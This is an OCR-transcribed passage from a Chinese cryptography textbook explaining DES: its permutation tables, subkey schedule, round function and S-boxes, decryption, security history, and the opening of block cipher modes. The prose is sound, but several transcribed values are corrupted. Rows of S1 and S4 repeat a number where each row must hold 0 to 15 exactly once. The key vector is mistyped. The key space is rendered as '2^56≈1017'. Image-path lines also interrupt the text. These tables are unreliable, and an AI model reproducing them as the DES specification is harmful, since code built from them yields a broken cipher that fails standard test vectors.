



**图 4-5　DES 加密算法结构流程图**

1) DES 加密算法

设 $x=(x_1,x_2,\cdots,x_{64})$是一组待加密的明文块，其中 $x_i\in\{0,1\}$，$1\leqslant i\leqslant 64$。

(1) 初始置换(IP)。给定明文 $x$，通过一个固定的初始置换 IP(如表 4-2 所示)来重排输入明文块 $x$ 中的比特，得到比特串 $x'=\mathrm{IP}(x)=L_0R_0$，这里 $L_0$ 和 $R_0$ 分别是 $x'$ 的前 32 比特和后 32 比特。初始置换 IP 用于对明文 $x$ 中的各位进行换位，目的在于打乱明文 $x$ 中各位的次序。经过初始置换后，$x$ 变为 $x'=x'_1x'_2\cdots x'_{64}=x_{58}x_{50}\cdots x_7$，即 $x$ 中的第 58 位变为 $x'$ 中的第一位，依此类推。

**表 4-2 初始置换 IP 与初始逆置换 $IP^{-1}$**

| 初始置换 IP | | | | | | | | 初始逆置换 $IP^{-1}$ | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 58 | 50 | 42 | 34 | 26 | 18 | 10 | 2 | 40 | 8 | 48 | 16 | 56 | 24 | 64 | 32 |
| 60 | 52 | 44 | 36 | 28 | 20 | 12 | 4 | 39 | 7 | 47 | 15 | 55 | 23 | 63 | 31 |
| 62 | 54 | 46 | 38 | 30 | 22 | 14 | 6 | 38 | 6 | 46 | 14 | 54 | 22 | 62 | 30 |
| 64 | 56 | 48 | 40 | 32 | 24 | 16 | 8 | 37 | 5 | 45 | 13 | 53 | 21 | 61 | 29 |
| 57 | 49 | 41 | 33 | 25 | 17 | 9 | 1 | 36 | 4 | 44 | 12 | 52 | 20 | 60 | 28 |
| 59 | 51 | 43 | 35 | 27 | 19 | 11 | 3 | 35 | 3 | 43 | 11 | 51 | 19 | 59 | 27 |
| 61 | 53 | 45 | 37 | 29 | 21 | 13 | 5 | 34 | 2 | 42 | 10 | 50 | 18 | 58 | 26 |
| 63 | 55 | 47 | 39 | 31 | 23 | 15 | 7 | 33 | 1 | 41 | 9 | 49 | 17 | 57 | 25 |

设 $k=(k_1,k_1,\cdots,k_{64})$，其中 $k_i\in\{0,1\}$，$1\leqslant i\leqslant 64$。DES 中与密钥 $k$ 有关的 16 轮迭代可以形式化地表示为

$$\begin{cases} L_i = R_{i-1} \\ R_i = L_{i-1} \oplus f(R_{i-1}, K_i) \end{cases} \quad i=1,2,\cdots,16$$

其中 $L_i$ 和 $R_i$ 的长度都是 32 位，$L_0=x'_1x'_2\cdots x'_{32}$，$R_0=x'_{33}x'_{34}\cdots x'_{64}$，$f$ 是一个轮函数，$K_i$ 是由密钥 $k$ 产生的一个 48 位的子密钥。

将 $R_{16}L_{16}$ 进行初始置换 IP 的逆置换处理后就得到密文 $y=(y_1,y_2,\cdots,y_{64})$。这里 $R_{16}L_{16}$ 表示将 $L_{16}$ 排在 $R_{16}$ 的右边。不将 $R_{16}$ 与 $L_{16}$ 左右交换而直接对 $R_{16}L_{16}$ 进行逆初始置换处理的目的是为了使加密和解密可以使用同一算法。

(2) 子密钥。在 DES 算法的 16 轮迭代中，每轮都需要一个子密钥 $K_i$ 参与。从密钥 $k$ 生成子密钥 $K_i$ 的算法如图 4-6 所示，密钥 $k$ 中有 8 位是奇偶校验位，用于检查密钥 $k$






**图 4-6 子密钥生成算法结构图**



在产生、分发以及存储过程中可能发生的错误。

置换选择 1(见表 4-3)用于去掉 $k$ 密钥中的校验位,并对其余 56 位打乱重新排列。置换选择 1 的输出中前 28 位作为 $C_0$,后 28 位作为 $D_0$。对于 $1 \leqslant i \leqslant 16$,有

$$\begin{cases} C_i = LS_i(C_{i-1}) \\ D_i = LS_i(D_{i-1}) \end{cases}$$

其中 $LS_i$ 表示对 $C_{i-1}$ 或 $D_{i-1}$ 进行循环左移变换。当 $i=1,2,9,16$ 时,$LS_i$ 是循环左移 1 位,其余的 $LS_i$ 是循环左移 2 位变换。$C_iD_i$ 的长度为 56 位,置换选择 2 用于从 $C_iD_i$ 中选取 48 位作为子密钥 $K_i$。置换选择 2 如表 4-3 所示。

**表 4-3　置换选择 1 和置换选择 2**

| 置换选择 1 | | | | | | | 置换选择 2 | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 57 | 49 | 41 | 33 | 25 | 17 | 9 | 14 | 17 | 11 | 24 | 1 | 5 |
| 1 | 58 | 50 | 42 | 34 | 26 | 18 | 3 | 28 | 15 | 6 | 21 | 10 |
| 10 | 2 | 59 | 51 | 43 | 35 | 27 | 23 | 19 | 12 | 4 | 26 | 8 |
| 19 | 11 | 3 | 60 | 52 | 44 | 36 | 16 | 7 | 27 | 20 | 13 | 2 |
| 63 | 55 | 47 | 39 | 31 | 23 | 15 | 41 | 52 | 31 | 37 | 47 | 55 |
| 7 | 62 | 54 | 46 | 38 | 30 | 22 | 30 | 40 | 51 | 45 | 33 | 48 |
| 14 | 6 | 61 | 53 | 45 | 37 | 29 | 44 | 49 | 39 | 56 | 34 | 53 |
| 21 | 13 | 5 | 28 | 20 | 12 | 4 | 46 | 42 | 50 | 36 | 29 | 32 |

(3) 轮函数 $f$。轮函数 $f$ 是 DES 的核心,其计算过程如图 4-7 所示。





**图 4-7　轮函数 $f$ 的计算过程**

在每轮计算中,扩展置换(见表 4-4)用于先将 32 位的输入扩展为 48 位,然后与子密钥进行按位模 2 加运算,对运算结果从左到右分为 8 组(每组 6 位),分别输入到 8 个 S 盒

中(见表4-5),再用P盒置换(见表4-4)对S盒代换后的输出进行换位处理后就得到$f(R_{i-1},K_i)$。

**表 4-4　扩展置换和 P 盒置换**

| 扩展置换 | | | | | | P 盒置换 | | | |
|---|---|---|---|---|---|---|---|---|---|
| 32 | 01 | 02 | 03 | 04 | 05 | 16 | 7 | 20 | 21 |
| 04 | 05 | 06 | 07 | 08 | 09 | 29 | 12 | 28 | 17 |
| 08 | 09 | 10 | 11 | 12 | 13 | 1 | 15 | 23 | 26 |
| 12 | 13 | 14 | 15 | 16 | 17 | 5 | 18 | 31 | 10 |
| 16 | 17 | 18 | 19 | 20 | 21 | 2 | 8 | 24 | 14 |
| 20 | 21 | 22 | 23 | 24 | 25 | 32 | 27 | 3 | 9 |
| 24 | 25 | 26 | 27 | 28 | 29 | 19 | 13 | 30 | 6 |
| 28 | 29 | 30 | 31 | 32 | 01 | 22 | 11 | 4 | 25 |

**表 4-5　轮函数 *f* 中使用的 8 个 S 盒**

| S1 | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 14 | 4 | 13 | 1 | 2 | 15 | 11 | 8 | 3 | 10 | 6 | 12 | 5 | 9 | 0 | 7 |
| 0 | 15 | 7 | 4 | 15 | 2 | 13 | 1 | 10 | 6 | 12 | 11 | 9 | 5 | 3 | 8 |
| 4 | 1 | 14 | 8 | 13 | 6 | 2 | 11 | 15 | 12 | 9 | 7 | 3 | 10 | 5 | 0 |
| 15 | 12 | 8 | 2 | 4 | 9 | 1 | 7 | 5 | 11 | 3 | 14 | 10 | 0 | 6 | 13 |
| S2 | | | | | | | | | | | | | | | |
| 15 | 1 | 8 | 14 | 6 | 11 | 3 | 4 | 9 | 7 | 2 | 13 | 12 | 0 | 5 | 10 |
| 3 | 13 | 4 | 7 | 15 | 2 | 8 | 14 | 12 | 0 | 1 | 10 | 6 | 9 | 11 | 5 |
| 0 | 14 | 7 | 11 | 10 | 4 | 13 | 1 | 5 | 8 | 12 | 6 | 9 | 3 | 2 | 15 |
| 13 | 8 | 10 | 1 | 3 | 15 | 4 | 2 | 11 | 6 | 7 | 12 | 0 | 5 | 14 | 9 |
| S3 | | | | | | | | | | | | | | | |
| 10 | 0 | 9 | 14 | 6 | 3 | 15 | 5 | 1 | 13 | 12 | 7 | 11 | 4 | 2 | 8 |
| 13 | 7 | 0 | 9 | 3 | 4 | 6 | 10 | 2 | 8 | 5 | 14 | 12 | 11 | 15 | 1 |
| 13 | 6 | 4 | 9 | 8 | 15 | 3 | 0 | 11 | 1 | 2 | 12 | 5 | 10 | 14 | 7 |
| 1 | 10 | 13 | 0 | 6 | 9 | 8 | 7 | 4 | 15 | 14 | 3 | 11 | 5 | 2 | 12 |
| S4 | | | | | | | | | | | | | | | |
| 7 | 13 | 14 | 3 | 0 | 6 | 9 | 10 | 1 | 2 | 8 | 5 | 11 | 12 | 4 | 15 |
| 12 | 8 | 11 | 5 | 6 | 15 | 0 | 3 | 4 | 7 | 2 | 12 | 1 | 10 | 14 | 9 |
| 10 | 6 | 9 | 0 | 12 | 11 | 7 | 13 | 15 | 1 | 3 | 14 | 5 | 2 | 8 | 4 |
| 3 | 15 | 0 | 6 | 10 | 1 | 13 | 8 | 9 | 4 | 5 | 11 | 12 | 7 | 2 | 14 |

续表

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **S5** | | | | | | | | | | | | | | | |
| 2 | 12 | 4 | 1 | 7 | 10 | 11 | 6 | 8 | 5 | 3 | 15 | 13 | 0 | 14 | 9 |
| 14 | 11 | 2 | 12 | 4 | 7 | 13 | 1 | 5 | 0 | 15 | 10 | 3 | 9 | 8 | 6 |
| 4 | 2 | 1 | 11 | 10 | 13 | 7 | 8 | 15 | 9 | 12 | 5 | 6 | 3 | 0 | 14 |
| 11 | 8 | 12 | 7 | 1 | 14 | 2 | 13 | 6 | 15 | 0 | 9 | 10 | 4 | 5 | 3 |
| **S6** | | | | | | | | | | | | | | | |
| 12 | 1 | 10 | 15 | 9 | 2 | 6 | 8 | 0 | 13 | 3 | 4 | 14 | 7 | 5 | 11 |
| 10 | 15 | 4 | 2 | 7 | 12 | 9 | 5 | 6 | 1 | 13 | 14 | 0 | 11 | 3 | 8 |
| 9 | 14 | 15 | 5 | 2 | 8 | 12 | 3 | 7 | 0 | 4 | 10 | 1 | 13 | 11 | 6 |
| 4 | 3 | 2 | 12 | 9 | 5 | 15 | 10 | 11 | 14 | 1 | 7 | 6 | 0 | 8 | 13 |
| **S7** | | | | | | | | | | | | | | | |
| 4 | 11 | 2 | 14 | 15 | 0 | 8 | 13 | 3 | 12 | 9 | 7 | 5 | 10 | 6 | 1 |
| 13 | 0 | 11 | 7 | 4 | 9 | 1 | 10 | 14 | 3 | 5 | 12 | 2 | 15 | 8 | 6 |
| 1 | 4 | 11 | 13 | 12 | 3 | 7 | 14 | 10 | 15 | 6 | 8 | 0 | 5 | 9 | 2 |
| 6 | 11 | 13 | 8 | 1 | 4 | 10 | 7 | 9 | 5 | 0 | 15 | 14 | 2 | 3 | 12 |
| **S8** | | | | | | | | | | | | | | | |
| 13 | 2 | 8 | 4 | 6 | 15 | 11 | 1 | 10 | 9 | 3 | 14 | 5 | 0 | 12 | 7 |
| 1 | 15 | 13 | 8 | 10 | 3 | 7 | 4 | 12 | 5 | 6 | 11 | 0 | 14 | 9 | 2 |
| 7 | 11 | 4 | 1 | 9 | 12 | 14 | 2 | 0 | 6 | 10 | 13 | 15 | 3 | 5 | 8 |
| 2 | 1 | 14 | 7 | 4 | 10 | 8 | 13 | 15 | 12 | 9 | 0 | 3 | 5 | 6 | 11 |

2）DES 解密过程

DES 算法是对称的，既可用于加密又可用于解密。只不过在 16 次迭代中使用的子密钥的次序正好相反。解密时，第一次迭代使用子密钥 $K_{16}$，依次类推。解密过程的 16 次迭代可以形式化表示为

$$\begin{cases} R_{i-1} = L_i \\ L_{i-1} = R_i \oplus f(L_i, K_i) \end{cases} \quad i = 16, 15, \cdots, 1$$

3）DES 的安全性

在 DES 中，初始置换 IP 和逆初始置换 $\mathrm{IP}^{-1}$ 各使用一次，使用这两个置换的目的是为了把数据彻底打乱重新排列。它们对数据加密所起的作用不大，因为它们与密钥无关且置换关系固定，所以一旦公开，它们对数据的加密便无多大价值。

由前面的算法介绍不难看出，在 DES 算法加密过程中除了 S 盒是非线性变换外，其余变换均为线性变换。因此，S 盒是 DES 算法安全的关键。任意改变 S 盒输入中的一位，其输出至少有两位发生变化。由于在 DES 中使用了 16 次迭代，所以即使改变明文或

密钥中的1位，密文中都会大约有32位发生变化。S盒的设计原则一直没有完全公开。人们怀疑S盒的设计中可能隐藏着某种陷门，它可以使了解陷门的人能够成功地进行密码分析。经过多年来的研究，人们的确发现了S盒的许多规律，但至今还没有发现S盒的致命缺陷。

由于DES算法是公开的，因此其安全性完全依赖于所用的密钥。在算法使用过程中，每次迭代时都有一个子密钥供加密使用。子密钥的产生也很有特色，它确保密钥中各位的使用次数基本相等。实验表明，56位密钥中每位的使用次数在12次至15次之间。在实际使用中，需要注意的是DES算法存在一些弱密钥。所谓弱密钥是指一个密钥产生的所有子密钥都是相同的，此时对消息加密两次就可以恢复出明文。虽然DES算法有弱密钥现象，但是弱密钥所占比例很小，可以在选取密钥时避开使用，因此对其安全性影响不大。

随着密码分析技术和计算能力的提高，DES的安全性受到质疑和威胁。密钥长度较短是DES的一个主要缺陷。DES的实际密钥长度为56位，密钥量仅为$2^{56}\approx 1017$，就目前计算设备的计算能力而言，DES不能抵抗对密钥的穷举搜索攻击。1998年7月，电子边境基金会(EFF)使用一台价值25万美元的计算机在56小时内成功地破译了DES。在1999年1月，电子边境基金会(EFF)仅用22小时15分就成功地破译了DES。

DES的密钥长度被证明不能满足安全需求，为了提高DES的安全性能，并充分利用有关DES的软件和硬件资源，人们提出一种简单的改进方案——使用多重DES。多重DES就是使用多个密钥利用DES对明文进行多次加密。如三重DES可将密钥长度增加到112位或者168位，可以提高抵抗对密钥穷举搜索攻击的能力。除密钥长度因素外，DES加密算法还有一些其他缺陷，如在软件环境下实现效率较低。因此，美国已经正式公布实施高级加密标准AES算法用于取代DES算法。

**3. 分组密码的工作模式**

分组密码是将消息作为数据分组来加密或解密的，而实际应用中大多数消息的长度是不定的，数据格式也不同。当消息长度大于分组长度时，需要分成几个分组分别进行处理。为了能灵活地运用基本的分组密码算法，人们设计了不同的处理方式，称为分组密码的工作模式，也称为分组密码算法的运行模式。

这些分组模式能够为密文组提供一些其他的性质，例如隐藏明文的统计特性、数据格式、控制错误传播等，以提高整体的安全性，降低删除、重放、插入和伪造等攻击的机会。工作模式通常是基本密码模块、反馈和一些简单运算的组合，应当力求简单、有效和易于实现。

本节介绍四个常用的工作模式，即**电子编码本**(Electronic Code Book，**ECB**)模式、**密码分组链接**(Cipher Block Chaining，**CBC**)模式、**输出反馈**(Output FeedBack，**OFB**)模式、**密码反馈**(Cipher FeedBack，**CFB**)模式。

1) 电子编码本模式

分组密码在ECB模式工作下，如图4-8所示，首先将明文消息分成$n$个$m$比特组，如果明文长度不是$m$的整数倍，则在明文末尾填充适当数目的规定符号，使长度为$m$比特的整数倍。对每个明文组用给定的密钥分别进行加密，生成$n$个相应的密文组。解密和

加密的工作模式基本一致。

